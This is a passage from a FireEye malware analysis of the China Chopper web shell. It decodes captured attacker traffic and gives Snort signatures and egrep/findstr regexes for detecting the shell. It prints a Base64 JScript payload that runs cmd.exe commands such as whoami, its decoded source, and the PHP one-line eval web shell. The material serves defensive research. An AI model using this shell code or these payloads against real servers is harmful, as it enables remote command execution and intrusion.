Because this is TCP traffic, researchers can "follow the TCP" stream in Wireshark, a popular open-source network-protocol analyzer that works in Unix and Windows.[7] In Figure 24, the traffic in red at the top is from the attacker (Web client). The traffic shown in blue at the bottom is the response from the target (Web shell).



Figure 24: After following the TCP stream, researchers can see that the majority of the attacker traffic is Base64 encoded

7 Wireshark is available at http://www.wireshark.org/.

As highlighted above, the majority of the attacker traffic appears to be Base64 encoded. This is not a problem though, because it can be easily decoded. Using the "TextWizard" feature of the free Fiddler Web debugger reveals what the attacker is sending.[8]

(Note: %3D is a URL-encoded representation of the equal sign ("="). Fiddler needs this to be converted to an equal sign for proper decoding.)

Raw attacker traffic:

```
Password=Response.Write("->|");
var err:Exception;try{eval(System.Text.Encoding.GetEncoding(65001).
GetString(System. Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3R
lbS5UZXh0LkVuY29kaW5n
LkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc
2U2NFN0cmluZyhSZXF1ZX
N0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXN
zKCk7dmFyIG91dDpTeXN0
ZW0uSU8uU3RyZWFtUmVhZGVyLEVJOlN5c3RlbS5JTy5TdHJlYW1SZWFkZXI7Yy5Vc2VTa
GVsbEV4ZWN1dGU9ZmFsc2
U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJ
yb3I9dHJ1ZTtlLlN0YXJ0
SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY
29kaW5nKDY1MDAxKS5HZX
RTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1
bInoyIl0pKTtlLlN0YXJ0
KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2Uo
KTtSZXNwb25zZS5Xcml0ZS
hvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D")),"unsafe");}
catch(err){Response.Write
("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.
End();&z1=Y21k&z2=Y2QgL2QgImM6
XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFtFXQ%3D%3D
```

As shown In Figure 25, the Fiddler Web debugger text wizard easily converts the raw traffic from Base64 to plain text.



Figure 25: Fiddler Web debugger decodes the Base64 traffic

8 Fiddler is available at http://fiddler2.com/.

Decoded traffic:

```
varc=newSystem.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEn-
coding(65001).
GetString(System.Convert.FromBase64String(Request.Item[“z1”])));
vare=newSystem.Diagnostics.Process();
varout:System.IO.StreamReader,EI:System.IO.StreamReader;
c.UseShellExecute=false;
c.RedirectStandardOutput=true;c.RedirectStandardError=true;
e.StartInfo=c;c.Arguments=”/c”+System.Text.Encoding.GetEncoding(65001).
GetString(System.Convert.FromBase64String(Request.Item[“z2”]));
e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();
Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```

The decoded traffic presents something more readable. But the Base64-decoded traffic shows an attempt to decode more Base64 traffic stored as “z1” and “z2.” The attacker traffic shows z1 and z2 parameters immediately after the end of the “Password” parameter.

The Base64-encoded parameters z1 and z2 are highlighted in the following output:

```
&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZ
jZCZlY2hvIFtFXQ%3D%3D
```

Base64-decoded parameters z1 and z2:

```
z1=cmdz2=cd /d “c:\inetpub\wwwroot\”&whoami&echo [S]&cd&echo [E]
```

This code explains how the client communicates with the shell. The “Password” parameter passes the code to the payload to be executed. The z1 is cmd, and z2 contains the arguments to the command prompt sent via cmd /c. All output is sent to standard output (stdout) back to the attacker, which creates the following response to the whoami command and the present working directory:

```
->|nt authority\network service[S]C:\Inetpub\wwwroot[E]|<-
```

Detection

Understanding the contents of China Chopper and what its traffic looks like allows researchers to detect this pest both at the network and the host level.

Network

With a standard Snort[9] IDS in place, this traffic can be caught with relative ease. Keith Tyler provides the following basic IDS signature in his previously cited China Chopper blog post:[10]

```
alert tcp any any -> any 80 ( sid:900001; content:"base64_decode";
http_client_body;flow:to_server,established; content:"POST"; nocase;
http_method; ;msg:"Webshell Detected Apache";)
```

To reduce false positives, tighten the Snort IDS signature to focus on China Chopper by looking for contents of "FromBase64String" and "z1" as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg: "China Chopper with first Command Detected";
flow:to_server,established; content: "FromBase64String";
content: "z1"; content:"POST"; nocase;http_method;
reference:url,http://www.fireeye.com/blog/technical/botnet-activities-
research/2013/08/
breaking-down-the-china-chopper-web-shell-part-i.html;
classtype:web-application-attack; sid: 900000101;)
```

The following IDS signature looks for content of "FromBase64String" and any combination of "z" followed by one to three digits—it would find "z1", "z10", or "z100" for example. The idea: if the first command (z1) is missed, the signature still catches subsequent commands.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg: "China Chopper with all Commands Detected"; flow:to_
server,established;
content: "FromBase64String"; content: "z"; pcre: "/z\d{1,3}/i";
content:"POST"; nocase;http_method;
reference:url,http://www.fireeye.com/blog/technical/botnet-activities-
research/2013/08/
breaking-down-the-china-chopper-web-shell-part-i.html;
classtype:web-application-attack; sid: 900000102;)
```

Both of these IDS signatures can be optimized further to factor depth and offset. Be sure to put a valid SID in before implementing and test the signature for performance.

9 Snort is available at http://www.snort.org/.

10 Keith Tyler. "China Chopper Webshell - the 4KB that Owns your Web Server". November 2012.

Host

Because the shells must contain a predictable syntax, researchers can quickly attempt to find files that have that code in play.

Many methods can be used to find files that contain China Chopper. The quickest and easiest method, especially on a Linux machine, is probably using regular expressions. As shown in Figure 26, a quick *egrep* across the Web directory can help identify infected files.

```
egrep -re ' [<][?]php\s\@eval[(]\$_POST\[.+\][)];[?][>]' *.php
```



Figure 26: Using *egrep* to find China Chopper

As shown in Figure 26, the egrep and regex commands are a powerful combination. While the regex syntax may seem like gibberish, mastering it is not as difficult as it seems at first glance. Ian Ahl has created a few tutorials that can help improve researchers' regex skills. Here are two to get started:

- Regex basics (http://www.tekdefense.com/news/2012/10/21/tektip-ep12-regex-basics.html)
- Using regex with Notepad (http://www.tekdefense.com/news/2013/1/6/tektip-ep19-using-regex-with-notepad.html)

Windows also provides a way to search files using regular expressions with its native *findstr* command.

```
c:\Tools>findstr /R "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php
test.php:<?php @eval($_POST['password']);?>
c:\Tools>_
```

Figure 27: Using *findstr* to locate China Chopper

The command string differs from the regex equivalent. This was necessary to get around some of the ways that findstr interprets regex.

The *findstr* command runs as follows:

```
findstr /R "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php
```

These examples show detection in the PHP shell. To find the ASPX shell, modify the regex to fit the syntax of the ASPX shell as shown:

```
egrep -re '[<]\%\@\sPage\sLanguage=.Jscript.\%[>][<]\%eval.Request\.
Item.+unsafe' *.aspx
```

```
findstr /R "[<]\%\@.Page.Language=.Jscript.\%[>][<]\%eval.Request\.
Item.*unsafe" *.aspx
```

Researchers unsure where all of the PHP or ASPX files are on a Windows host can use the *dir* command with some extended options to help identify Web files to run the regex command against (see Figure 28).

```
dir /S /A /B *.php
```

Figure 28: Recursive search through Windows using the *dir* command

Findstr also has an option to search all subdirectories (see Figure 29), as follows:

```
findstr /R /S "[<][?]php.\@eval[(]\$_POST.*[)];[?][>]" *.php
```



Figure 29: Using *findstr* to recursively locate multiple instances of the Web shell

Conclusion

Armed with knowledge about China Chopper's features, platform versatility, delivery mechanisms, traffic analysis, and detection—along with a few free software tools—researchers can begin eradicating this elegantly designed but dangerous menace.

To learn more about how FireEye can help your organization find China Chopper and other advanced malware, visit www.fireeye.com.

About FireEye

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform™ provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors, including Web, email, and files and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,100 customers across more than 40 countries, including over 100 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@FireEye.com | www.FireEye.com